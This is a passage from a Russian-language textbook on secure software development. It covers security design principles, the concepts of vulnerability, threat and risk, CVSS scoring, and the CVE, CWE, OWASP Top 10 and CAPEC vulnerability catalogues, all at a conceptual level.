


Рисунок 1.7 Потоки данных в модели безопасности Биба

1.1.6 Принципы безопасности

И, наконец, завершая ликбез по основам безопасности, стоит привести список принципов безопасности, которые являются фундаментальными эвристиками. Они были сформулированы еще в 1975, но и сейчас не потеряли актуальности (H. Saltzer, 1975).

- **Принцип простоты** (economy of mechanism): механизм должен быть настолько простым, насколько это возможно. Стоит иметь в виду, что этот принцип актуален для проектирования в целом, не только в контексте безопасности;
- **Принцип безопасных умолчаний** (fail–safe defaults): решения о доступе должны приниматься на основе явных разрешений, а не на основе запретов. Частным случаем этого принципа является правило "default deny" или принцип "белого списка", означающий, что все, что явно не разрешено, должно быть запрещено;
- **Принцип полноты перекрытия** (complete mediation): каждый доступ к каждому контролируемому объекту должен проверяться;
- **Принцип открытого дизайна** (open design): безопасность системы не должна базироваться на сокрытии деталей ее реализации. Здесь не имеется в виду, что обязательному раскрытию подлежит вся информация, исходный код, внутренняя документация и т.д. Речь идет о том, что даже в случае раскрытия этих данных система останется безопасной. В частности, в криптографии этот принцип формулируется как правило Керкгоффса, гласящее, что безопасность должна быть

основана только на секретности ключа, но не на секретности алгоритма. Антипримером этого принципа может служить подход "безопасность через неясность" (security by obscurity), при котором считается, что секретность некоторых механизмов сможет помешать атакующему. Данный подход считается ненадежным и может использоваться только совместно с другими элементами защиты;

- **Принцип разделения привилегий** (separation of privilege) или разделения обязанностей: где возможно, принятие решения о доступе или о выполнении операции должно базироваться на нескольких факторах доверия вместо одного;
- **Принцип наименьших привилегий** (least privilege): каждый процесс или пользователь должен обладать наименьшими привилегиями для выполнения рабочих обязанностей;
- **Принцип наименьших разделяемых механизмов** (least common mechanism): следует минимизировать механизмы, от работы которых зависит более чем один пользователь и работа которых определяется другими пользователями. Тут речь идет о снижении зависимостей и взаимного влияния, т.е. о том, что системы должны быть слабо связанными. Этот принцип также лежит в основе общего проектирования систем. В наборе паттернов GRASP[1] он называется "слабое зацепление (Low Coupling)";
- **Принцип психологической приемлемости** (psychological acceptability): механизм безопасности не должен провоцировать собственное отключение (а в идеале должен быть спроектирован так, чтобы "подталкивать" пользователя использовать его). Если механизм неудобен, им просто никто не будет пользоваться, в итоге общая безопасность системы снизится, отсюда возникает компромисс «безопасность/удобство использования».

1.2 Уязвимости, угрозы и риски

В обычной жизни все три термина часто используются в одном контексте и считаются синонимами, хотя между ними есть значительная разница, разберемся, в чем она состоит.

Атака обычно начинается с поиска уязвимости. **Уязвимость** (vulnerability) — это базовое понятие, обозначающее брешь в системе.

---

[1] General Responsibility Assignment Software Patterns — общие шаблоны распределения ответственностей

Уязвимость — некая слабость, которую можно использовать для нарушения системы или содержащейся в ней информации.[1]

В контексте приложений эта брешь может являться обычным багом реализации, тогда ее сравнительно легко закрыть, но может быть и фундаментальным архитектурным просчетом, тогда исправление может потребовать значительных ресурсов. Существует близкое к уязвимости понятие, **дефект или недостаток** (weakness), это ошибка в реализации или проектировании, которая потенциально может стать уязвимостью. Наличие уязвимости само по себе не означает, что система будет обязательно взломана. Взлом должен быть кем-то или чем-то инициирован. Такой условный инициатор является **атакующим** (attacker) и представляет опасность для системы. Потенциальная опасность называется **угрозой** (threat), а ее последствия выливаются в реальный материальный ущерб.

Угроза (безопасности информации) — совокупность условий и факторов, создающих потенциальную или реально существующую опасность нарушения безопасности информации.[2]

Угрозы могут исходить как от людей (взломщиков-одиночек, внутренних нарушителей, спецслужб), так и от соседних систем (например, в случае, когда они были ранее взломаны и сами превратились в источник угроз). Способ, которым нарушитель смог атаковать систему, называется **вектором атаки** (attack vector). Общее количество векторов атаки называется **поверхностью атаки** (attack surface).

Поверхность атаки — совокупность ресурсов системы, которые напрямую или косвенно подвержены потенциальному риску атаки.[3]

---

[1] «Базовая модель угроз безопасности персональных данных при их обработке в информационных системах персональных данных» (Выписка) (утв. ФСТЭК РФ 15.02.2008)

[2] ГОСТ Р 53114-2008 Защита информации. Обеспечение информационной безопасности в организации. Основные термины и определения

[3] ГОСТ Р 56498-2015 Сети коммуникационные промышленные. Защищенность (кибербезопасность) сети и системы.

Для наглядности можно представить большой программный продукт, в котором огромное количество кода, взаимодействующего с большим количеством других систем. В этом случае поверхность атаки будет большой, т.к. большое количество кода и большое количество внешних взаимодействий увеличивают потенциальное количество способов взлома.

Риск информационной безопасности — возможность того, что данная угроза сможет воспользоваться уязвимостью актива или группы активов и тем самым нанесет ущерб организации.[1]

Актив — информация или ресурсы, подлежащие защите контрмерами.[2]

Риск выражается сочетанием вероятности наступления события с учетом его последствий. Его можно определить формулой, обозначающей математическое ожидание последствий:

$$\text{Риск} = \text{Вероятность} \times \text{Ущерб}.$$

Существует целая область знаний, призванная систематизировать процесс управления рисками. Такие методы используются в тех областях, где преобладают вероятности, например, в биржевой торговле, массовом обслуживании, прогнозировании катастроф и т.д. В области безопасности вероятности также присутствуют, поэтому и управление рисками также имеется, об этом мы подробнее поговорим в главе 4 "Безопасный процесс".

1.2.1 Классификация уязвимостей и угроз

Тема классификации уязвимостей и угроз довольно обширна и интересна в первую очередь аналитикам информационной безопасности. Разработчику достаточно иметь представление о том, какие типы уязвимостей и угроз существуют. Классифицировать можно по-разному, огромное разнообразие способов взлома породило большое количество способов атак.

---

[1] ГОСТ Р ИСО/МЭК 27005–2010 Информационная технология. Методы и средства обеспечения безопасности. Менеджмент риска информационной безопасности

[2] ГОСТ Р ИСО/МЭК 15408–1—2008 Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности.

Начнем с угроз, их можно классифицировать по источникам:
- Физические — идущие из реального мира, например, угроза физического повреждения;
- Нефизические — идущие из информационного пространства, сюда включаются все угрозы информационной безопасности.

Источники могут быть и другие:
1. Внешние — опасность исходит снаружи, со стороны внешних систем или нарушителей;
2. Внутренние — опасность исходит изнутри, например, со стороны заимствованного кода, в котором может быть неучтенная функциональность.

Источник можно конкретизировать, тогда у него появляется название: хакер, недобросовестный сотрудник, программа троян, вирус, фишинговый сайт и т.д.

В информационных системах устоявшимися атрибутами безопасности является уже знакомая нам триада CIA (конфиденциальность, целостность, доступность — не путать с ЦРУ), соответственно нарушение любого из пунктов является угрозой. Следуя этой логике, получаем следующие типы угроз:
1. Угроза нарушения целостности;
2. Угроза нарушения доступности;
3. Угроза нарушения конфиденциальности.

С уязвимостями чуть сложней, т.к. они разнообразнее. Единого подхода тут нет, обычно для определения типа уязвимостей берут за основу одну из устоявшихся классификаций из баз данных уязвимостей. Самыми популярными на момент написания книги базами данных уязвимостей являются: OWASP Top 10, CVE, CWE, CAPEC — о них мы поговорим подробнее в главе 1.2.3

Либо же, если классификация явно указана в нормативных актах (например, требованиях ФСТЭК, ФСБ и т.д.), то выбора не остается. Например, по требованиям ФСТЭК[1] классификация уязвимостей выглядит следующим образом (Рисунок 1.8).

Ортогональная классификация уязвимостей может быть связана со степенью их опасности (например, высокая, средняя, низкая) и тут встает проблема ранжирования или оценки, которую рассмотрим далее.

---

[1] ГОСТ Р 56546–2015 Защита информации. Уязвимости информационных систем. Классификация уязвимостей информационных систем

Рисунок 1.8 Классификация уязвимостей ФСТЭК

1.2.2 Оценка уязвимостей

Оценка уязвимостей нужна для определения степени их критичности. Более критичные уязвимости требуют максимально оперативного реагирования, соответственно, менее критичные могут подождать. Стандартом де-факто в этой области является система оценок CVSS[1].

Стандарт CVSS был разработан группой экспертов по безопасности National Infrastructure Advisory Council. В эту группу вошли эксперты из крупных организаций, таких как CERT, Cisco, MITRE, eBay, IBM Internet Security Systems, Microsoft, Qualys, Symantec. Сейчас стандарт поддерживается отдельной группой Common Vulnerability Scoring System-Special Interest Group (CVSS-SIG).

Первая версия появилась в 2005, вторая в 2007, на момент написания книги актуальной считается версия CVSS v3, появившаяся в 2015, а также обновление CVSS v3.1 (2019). Стандарт постоянно дополняется, новая версия CVSS v4 появилась в 2024 и активно внедряется в практику. Базы уязвимостей обычно дублируют оценку в трех версиях CVSS v2, CVSS v3, CVSS v4. Далее рассмотрим, как формируется оценка CVSS v3.1 (на момент написания книги основная часть уязвимостей оценивается по ней), хотя метрики и их значения в целом аналогичны и для версии CVSS v2 и CVSS v4.

Финальной оценкой CVSS является числовой показатель по десятибалльной шкале, складывающийся из нескольких значений метрик. Существует три группы метрик (четыре в CVSS v4): базовые, временные и контекстные.

Базовые — сюда входят показатели, не меняющиеся со временем, не зависящие от среды, описывающие общие характеристики уязвимости:

- **Вектор атаки** (Attack Vector — AV) — определяет удаленность атакующего и способ атаки. Возможные значения: сеть, соседняя сеть, локальный доступ, физический доступ;
- **Сложность атаки** (Attack Complexity — AC) — качественная оценка сложности. В CVSS v3 есть две градации: низкая, высокая. В CVSS v4 этот показатель был уточнен дополнительным — **требования к атаке** (Attack Requirements — AT), который отражает наличие особых условий выполнения и развертывания, существующих в системе, и от которых зависит реализация успешной атаки;
- **Требуемый уровень привилегий** (Privileges Required — PR) — требуется ли аутентификация или иной механизм повы-

[1] Common Vulnerability Scoring System — общая система оценки уязвимостей

шения уровня привилегий. В CVSS v2 метрика называлась **аутентификация** (Authentication — Au) и подразумевала только количество факторов аутентификации, сейчас смысл стал более общим. Возможные значения: высокий уровень привилегий, низкий уровень привилегий, отсутствие привилегий;

- **Необходимость взаимодействия с пользователем** (User Interaction — UI) — требуется ли действие со стороны пользователя атакуемой системы. В CVSS v2 такой метрики не было, она учитывалась в рамках сложности атаки. Возможные значения: не требуется, требуется. В CVSS v4 у метрики появилось больше значений: не требуется, требуется пассивное взаимодействие, требуется активное взаимодействие;
- **Границы эксплуатации** (Scope — S) — позволяет ли атака выйти за границы компонента. Данной метрики не было в CVSS v2 и это одно из главных отличий стандарта CVSS v3, где уязвимый и атакуемый компоненты различаются. Возможные значения: границы не меняются, границы меняются. В CVSS v4 метрику снова убрали;
- **Воздействие на конфиденциальность** (Confidentiality Impact — C), **целостность** (Integrity Impact — I), **доступность** (Availability Impact — A). В отличие от CVSS v2, где оценка давалась количественно (частично или полностью), в CVSS v3 оценка стала качественной с новыми возможными значениями: воздействие отсутствует, средняя степень воздействия, высокая степень воздействия;

Временные (в CVSS v4 называются **метриками угроз**) — эти метрики определяют текущую полноту информации, зрелость эксплойтов, доступность исправлений. Данные метрики не обязательны.

- **Степень зрелости доступных средств эксплуатации** (Exploit Code Maturity — E) — существует ли готовый эксплойт (определение эксплойта рассматривается в главе 1.3 "Эксплойты"). Возможные значения определяют наличие или отсутствие готовых эксплойтов, а также их публичную доступность и простоту применения;
- **Доступные средства устранения уязвимости** (Remediation Level — RL). Возможные значения: способы устранения отсутствуют, есть способ обхода, есть временное решение, есть официальное исправление. Метрика удалена из CVSS v4;
- **Степень доверия к информации об уязвимости** (Report Confidence — RC) — насколько полна информация в отчете. Возможные значения: источник не подтвержден, информация подтверждена третьей стороной и разработчиком. Метрика удалена из CVSS v4.

Контекстные — эти метрики добавляют влияние внешней среды. Данные метрики не обязательны.

- **Требования к безопасности** — позволяет зафиксировать, какой из атрибутов безопасности наиболее критичен для бизнес-процессов: **требование конфиденциальности** (Confidentiality Requirement — CR), **требование целостности** (Integrity Requirement — IR), **требование доступности** (Availability Requirement — AR). Возможные значения: высокие, средние, низкие требования;
- **Скорректированные базовые метрики** — позволяют изменять базовые метрики, учитывая контекст конкретной среды (продукта, компании, индустрии и т.д.). Например, уязвимый компонент, использующийся в большинстве случаев как сервис с внешним доступом, запускающийся с правами администратора, будет иметь высокую оценку по базовым метрикам. Однако, в конкретном продукте или компании этот компонент может работать в закрытом сетевом контуре без расширенных прав, тогда базовые метрики должны быть изменены, и финальная оценка будет ниже. При необходимости модификации, к названиям базовых метрик добавляется буква **M** (modified, измененный, например, MAV, MAC), набор значений при этом аналогичен.

В CVSS v4 появилась новая группа необязательных метрик — **дополнительная группа метрик**, которая включает: **влияние на функциональную безопасность** (Safety — S), **возможность автоматизации** (Automatable — AU), **возможность восстановления** (Recovery — R), **уровень доступа к ресурсам** (Value Density — V), **усилия по реагированию** (Vulnerability Response Effort — RE), **срочность устранения уязвимости** (Provider Urgency — U).

Для формирования финальной оценки определяются значения всех метрик, в итоге получается вектор, наподобие приведенного ниже (Таблица 1.1).

AV:L / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H

Таблица 1.1 Расшифровка вектора оценки уязвимости по шкале CVSS v3.1

Метрика	Расшифровка метрики	Расшифровка значения
Базовые метрики		
AV:L	Вектор атаки (Attack Vector)	Локальный доступ (Local)
AC:L	Сложность эксплуатации (Attack Complexity)	Низкая (Low)

Метрика	Расшифровка метрики	Расшифровка значения
PR:L	Требуемый уровень привилегий (Privileges Required)	Низкий уровень привилегий (Low)
UI:N	Необходимость взаимодействия с пользователем (User Interaction)	Не требуется (None)
S:U	Границы эксплуатации (Scope)	Границы не меняются (Unchanged)
C:H	Воздействие на конфиденциальность (Confidentiality Impact)	Высокое (High)
I:H	Воздействие на целостность (Integrity Impact)	Высокое (High)
A:H	Воздействие на доступность (Availability Impact)	Высокое (High)

По формуле, определенной в стандарте, высчитывается числовая оценка по десятибалльной шкале. Для вектора, обозначенного в примере выше, она составит 7.8. Вектор вместе с числом публикуется в базах уязвимостей и используется для качественной оценки уязвимости. CVSS v3.1 рекомендует использовать следующие уровни: низкий, средний, высокий, критический (Таблица 1.2).

Таблица 1.2 Рекомендуемые уровни уязвимостей по шкале CVSS v3.1

Количественная оценка	Качественная оценка
0	Нет
0.1—3.9	Низкий
4.0—6.9	Средний
7.0—8.9	Высокий
9.0—10.0	Критический

Минорное исправление стандарта CVSS v3.1 добавляет возможность включать дополнительные, не закрепленные в стандарте, метрики (CVSS Extensions Framework).

Несмотря на то, что CVSS сейчас фактически является стандартом, делаются попытки создания альтернативных систем оценки. Свои решения предлагают разработчики систем безопасности. Например, рейтинг уязвимостей Vulnerability Priority Rating (VPR) от Tenable[1] обещает более точное соответствие выдаваемой оценки реальной возможности взлома. Утверждается, что техническая

[1] https://www.tenable.com

оценка CVSS слишком часто определяет уязвимости как критические, в свою очередь, VPR дает такие характеристики только в случае реальной опасности. Определение вероятности взлома происходит с использованием многочисленных источников из реального мира (хакерских форумов, баз эксплойтов, новостей и т.д.) и алгоритмов машинного обучения.

Идея использования вероятности эксплуатации уязвимости в качестве ее оценки также применяется в модели The Exploit Prediction Scoring System (EPSS), первоначально представленной в 2019 компанией BlackHat, а теперь поддерживаемой сообществом и группой SIG (той же, что поддерживает стандарт CVSS). Модель использует в качестве входных данных следующие характеристики: база уязвимостей CVE, ключевые слова из описания уязвимости, количество дней с момента публикации в базе, количество ссылок из других уязвимостей, опубликованные эксплойты и др. Для получения финальной вероятности используется машинное обучение.

Более концептуальный подход предлагает фреймворк Stakeholder–Specific Vulnerability Categorization (SSVC). В нем нет единой системы оценки, вместо этого есть правила, по которым эту систему оценки можно создать и настроить под конкретного заказчика. В основу положено настраиваемое дерево решений, проход по которому формирует финальную оценку.

1.2.3 Базы данных уязвимостей

Все найденные уязвимости, риски и угрозы фиксируются в специальных базах данных. Это помогает экспертам по безопасности быть в курсе текущих трендов, анализировать новые проблемы и классифицировать известные. Многие слышали про аббревиатуры CVE, CWE, OWASP, CAPEC и т.д. — это и есть те самые базы, они общедоступны, постоянно обновляются, поддерживаются сообществом. Разберемся, кто есть кто.

1.2.3.1 CVE

Самым известным каталогом уязвимостей является CVE[1]. В нем фиксируются обнаруженные уязвимости, которым выдается специальный номер, состоящий из года и идентификатора, например:

[1] Common Vulnerabilities and Exposures

CVE–2017–5754

Каталог поддерживается организацией Mitre[1], однако на их сайте по каждой уязвимости дается не слишком много информации, лишь базовое описание. Дополнительную информацию можно получить из базы данных NVD[2], которая поддерживается правительством США. В ней для каждой уязвимости помимо базовой информации можно узнать: оценку CVSS 2/3/4, ссылки на связанные дефекты CWE (об этом далее), историю изменений и др. Еще больше информации могут предоставить сервисы-агрегаторы, например Vulners[3], Vuldb[4], GitHub Advisory[5], Rapid7[6], которые ко всему прочему умеют выдавать дополнительную аналитику.

CVE и рассматриваемая далее система классификации дефектов CWE фактически являются стандартом де-факто, их разработка и в большей степени поддержка осуществляется со стороны правительства США. Однако существует российский аналог. Банк данных угроз безопасности информации BDU[7], разработанный ФСТЭК, представляет собой перечень угроз (аналог CWE) и список уязвимостей (аналог CVE).

1.2.3.2 CWE

CWE[8] — это список дефектов, которые могут приводить к уязвимостям. Список имеет иерархическую структуру, дефекты разбиваются на типы, подтипы и т.д. Поддержкой этого классификатора занимается сообщество, однако имеется контролирующая организация — Mitre. Каждый год публикуется список Top 25 самых опасных дефектов.

Актуальный на момент написания книги список приведен ниже (Таблица 1.3).

---

1 https://cve.mitre.org

2 National Vulnerability Database https://nvd.nist.gov

3 https://vulners.com

4 https://vuldb.com

5 https://github.com/advisories

6 https://www.rapid7.com

7 https://bdu.fstec.ru

8 Common Weakness Enumeration https://cwe.mitre.org

Таблица 1.3 CWE Top25 2023

№	Обозначение	Название	Описание
1	CWE-787	Out-of-bounds Write	Выход за границы буфера или переполнение буфера — одна из самых часто встречающихся ошибок при работе с памятью. Здесь указан самый опасный вариант, когда происходит запись, которая может привести к удаленному выполнению кода. Ошибка особенно актуальна для языков с прямым доступом к памяти, таких как C/C++. Такие ошибки мы подробнее разберем в следующих главах.
2	CWE-79	Cross-site Scripting	Дефект, актуальный для динамических Web-приложений, когда при генерации страницы используются данные сторонних сайтов, которые могут нести вред. Атакующий может внедрить в содержимое, выводимое сайтом, злонамеренный скрипт, выполнение которого на стороне пользователя может привести к раскрытию данных, выполнению фишинга, краже сессий и т.д.
3	CWE-89	SQL Injection	Инъекция внешних данных в SQL-запросы.
4	CWE-416	Use After Free	Использование указателя на область памяти после ее освобождения. Актуальна для языков с прямым доступом к памяти, таких как C/C++. Такие ошибки мы подробнее разберем в следующих главах.
5	CWE-78	OS Command Injection	Один из типов инъекции, когда внешние данные включаются в параметры системного вызова.
6	CWE-20	Improper Input Validation	Ошибки в проверке входных данных или полное отсутствие такой проверки.
7	CWE-125	Out-of-bounds Read	Менее опасный вариант переполнения буфера, где происходит только чтение. Из самых опасных последствий: утечка данных и отказ в обслуживании.
8	CWE-22	Path Traversal	Ошибки, связанные с формированием путей к файлам. В разных операционных системах есть разные, часто дублирующие друг друга способы указания пути, злоумышленник может этим воспользоваться, чтобы получить доступ к данным, не предназначенным сервису.
9	CWE-352	Cross-Site Request Forgery (CSRF)	Из-за отсутствия контроля межсайтовых запросов злоумышленник может отправлять запросы от чужого имени с поддельного сайта.

№	Обозначение	Название	Описание
10	CWE-434	Unrestricted Upload of File with Dangerous Type	Ошибки, вызванные отсутствием контроля при загрузке внешних файлов.
11	CWE-862	Missing Authorization	Отсутствие авторизации.
12	CWE-476	NULL Pointer Dereference	Разыменование нулевого указателя — такие ошибки мы подробнее разберем в следующих главах.
13	CWE-287	Improper Authentication	Ошибки аутентификации.
14	CWE-190	Integer Overflow or Wraparound	Переполнение при работе с целыми числами. Такие ошибки мы подробнее разберем в следующих главах.
15	CWE-502	Deserialization of Untrusted Data	Десериализация (восстановление объекта в памяти) на основе недоверенных данных без предварительной верификации, что может привести к построению структур, не удовлетворяющих ограничениям алгоритма.
16	CWE-77	Command Injection	Один из типов инъекции, когда внешние данные включаются в параметры команды. Более общий вариант CWE-78.
17	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	Ошибки, связанные с неправильным контролем границы буфера. Результатом может стать переполнение буфера.
18	CWE-798	Use of Hard-coded Credentials	Указание данных для аутентификации прямо в коде.
19	CWE-918	Server-Side Request Forgery (SSRF)	Атакующий может использовать один удаленный сервер для атаки на другой. Первый атакуемый сервер при этом легко становится атакующим для второго, из-за отношения доверия.
20	CWE-306	Missing Authentication for Critical Function	Отсутствие аутентификации в тех местах, где она необходима. Атакующий при этом получает доступ к критическим функциям системы.
21	CWE-362	Race Condition	Ошибки синхронизации в многопоточных или асинхронных системах, приводящие к состоянию гонки.
22	CWE-269	Improper Privilege Management	Ошибки предоставления, отслеживания, проверки доступа.

№	Обозначение	Название	Описание
23	CWE-94	Code Injection	Один из типов инъекции, когда внешние данные интерпретируются как запускаемый код.
24	CWE-863	Incorrect Authorization	Ошибки авторизации.
25	CWE-276	Incorrect Default Permissions	Ошибки в выданных правах при конфигурации по умолчанию, например, слишком открытые права на файле сразу после установки продукта.

1.2.3.3 OWASP Top 10

OWASP[1] представляет собой открытое сообщество, в которое входят компании, образовательные учреждения и независимые эксперты со всего мира. Самым известным проектом этого сообщества является OWASP Top 10 — список самых серьезных рисков (так их именует сам OWASP, хотя по факту их можно назвать угрозами или векторами атак), актуальных в основном для веб-приложений. Рейтинг периодически обновляется, но не очень часто, раз в 3–4 года. Актуальный на момент написания книги список, датирован 2021 годом и включает следующие риски:

- A1 — взлом контроля доступа (Broken Access Control). Сюда относятся ошибки, позволяющие пользователю войти под чужой учетной записью, получить повышенные привилегии, либо совсем обойти авторизацию;
- A2 — ошибки криптографии (Cryptographic Failures). Это сбои из-за неправильного использования криптографии, вследствие чего возникают утечки информации, обходы аутентификации, повреждение данных и т.д.;
- A3 — инъекции (Injection). Здесь под инъекциями понимаются данные, которые может ввести в систему нарушитель, и повлиять тем самым на работу программы. Самый известный пример — это SQL-инъекции, при которых пользовательский ввод влияет на запросы к базам данных;
- A4 — ошибки проектирования (Insecure Design). Это очень широкая категория, в которую попадают архитектурные дефекты, связанные с неверным подходом к проектированию, игнорированием методологий, процедур и принципов безопасного дизайна;
- A5 — неправильная конфигурация безопасности (Security Misconfiguration). Современные приложения предоставляют широкие возможности по настройке, вследствие чего могут

[1] Open Web Application Security Project — открытый проект для обеспечения безопасности веб-приложений https://owasp.org

возникнуть уязвимости. Сюда относится нарушение принципа "безопасности по умолчанию", при котором система должна быть безопасной даже при начальных настройках. Также в системе могут находиться просто ненужные компоненты. Наконец, могут быть уязвимы настройки подключения к сторонним системам, например, к БД;

- A6 — уязвимые и устаревшие компоненты (Vulnerable and Outdated Components). Наличие старой и уязвимой версии программы — это верный путь к эксплуатации системы. При этом атакующему всего лишь нужно проверить версию ПО и подобрать готовый эксплойт.
- A7 — ошибки идентификации и аутентификации (Identification and Authentication Failures). Аутентификация — это обычно первое, что встречает пользователя при работе с системой. Значение этой функции крайне важно, т.к. отсекает огромное количество недоверенных данных. В то же время — это первая подсистема, которую будет атаковать взломщик. Ошибки обработки паролей, сертификатов, токенов — вот лишь малая часть из возможных;
- A8 — нарушение целостности ПО и данных (Software and Data Integrity Failures). Сюда относятся ошибки или полное отсутствие проверки целостности обновляемых модулей, устанавливаемых плагинов, контейнеров данных;
- A9 — ошибки журналирования и аудита (Security Logging and Monitoring Failures). Журналирование — очень важная подсистема, она позволяет выявить сбои в работе, а также расследовать инциденты безопасности. Ошибки в этой подсистеме чреваты серьезными последствиями;
- A10 — возможность подделки запросов на стороне сервера (Server–Side Request Forgery). Это одна из самых популярных атак, при которой атакующий отправляет запросы в защищенный периметр от имени стороннего сервера. Серверные запросы в отличие от клиентских могут иметь упрощенные правила аутентификации, вследствие чего злоумышленник получает доступ к внутренним ресурсам.

1.2.3.4 CAPEC

Классификация CAPEC[1] в каком–то смысле является развитием CWE. У них много общего: уровни и иерархичность, схожий способ описания, одна поддерживающая организация — Mitre. Одна–

[1] Common Attack Pattern Enumeration and Classification — список и классификация общих паттернов взлома

ко, как следует из названия, CAPEC классифицирует не дефекты, а паттерны взлома. Паттерн — хорошо известное разработчикам понятие, обозначает частично формализованное правило или распространенный способ реализации чего-либо. Паттерны взлома формализуются цепочкой выполнения, которая обычно состоит из 3-х шагов:

1. **Изучение**. На этой фазе используются разные способы выявления векторов атак и дефектов;
2. **Эксперимент**. На этой фазе найденные дефекты могут превратиться в уязвимости, если найдется способ их выявить;
3. **Эксплойт**. Найденные уязвимости подвергаются эксплуатации с использованием предложенных техник.

Каждый паттерн, помимо цепочки выполнения, снабжается описанием, вероятностью атаки, уровнем критичности, примерами, способами защиты и т.д. Для удобства поиска паттерны классифицируются по разным критериям:

1. **По механизму атаки.** Выделяются взломы, направленные на обман или подлог (это различные спуфинги и манипуляции), затрагивающие функционал (обходы проверок, флудинг, перерасход ресурсов и т.д.), затрагивающие данные (переполнения, манипуляция общими ресурсами, некорректный ввод и т.д.) и др;
2. **По домену атаки.** Взломы ПО, аппаратного обеспечения, атаки на каналы связи, цепочки поставок, использование социальной инженерии или грубой физической силы;
3. **По другим критериям**, таким как критичность для индустриальных систем, актуальность для мобильных устройств и т.д.

Списка самых критичных паттернов, аналогичного OWASP Top 10 или CWE Top 25, пока не существует.

Подводя итог всем рассмотренным нами базам, стоит отметить, что они рассматривают и классифицируют опасности на разных уровнях абстракции (Рисунок 1.9):

1. CAPEC — наиболее высокоуровневое и абстрактное представление, где дефекты группируются в цепочки, приводящие к взломам;
2. CWE, OWASP — более специфичное представление, где рассматриваются отдельные дефекты;
3. CVE, NVD, BDU и другие — самое специфичное представление, где дефекты превращаются в реальные уязвимости, которые имеют максимально конкретную детализацию и контекст.




Рисунок 1.9 Иерархия каталогов уязвимостей

1.2.4 Модель угроз

Важнейшей целью ведения каталогов угроз и уязвимостей наподобие CWE и CVE, является предупреждение появления подобных опасностей в новом разрабатываемом ПО. Процесс выявления потенциальных угроз называется моделированием угроз, а соответствующий документ с абстрактным представлением разрабатываемой системы — модель угроз. При моделировании угроз активно используются накопленные ранее знания из различных классификаторов.

Модель угроз (безопасности информации) — физическое, математическое, описательное представление свойств или характеристик угроз безопасности информации. Видом описательного представления свойств или характеристик угроз безопасности информации может быть специальный нормативный документ.[1]

[1] ГОСТ Р 53114–2008 Защита информации. Обеспечение информационной безопасности в организации. Основные термины и определения

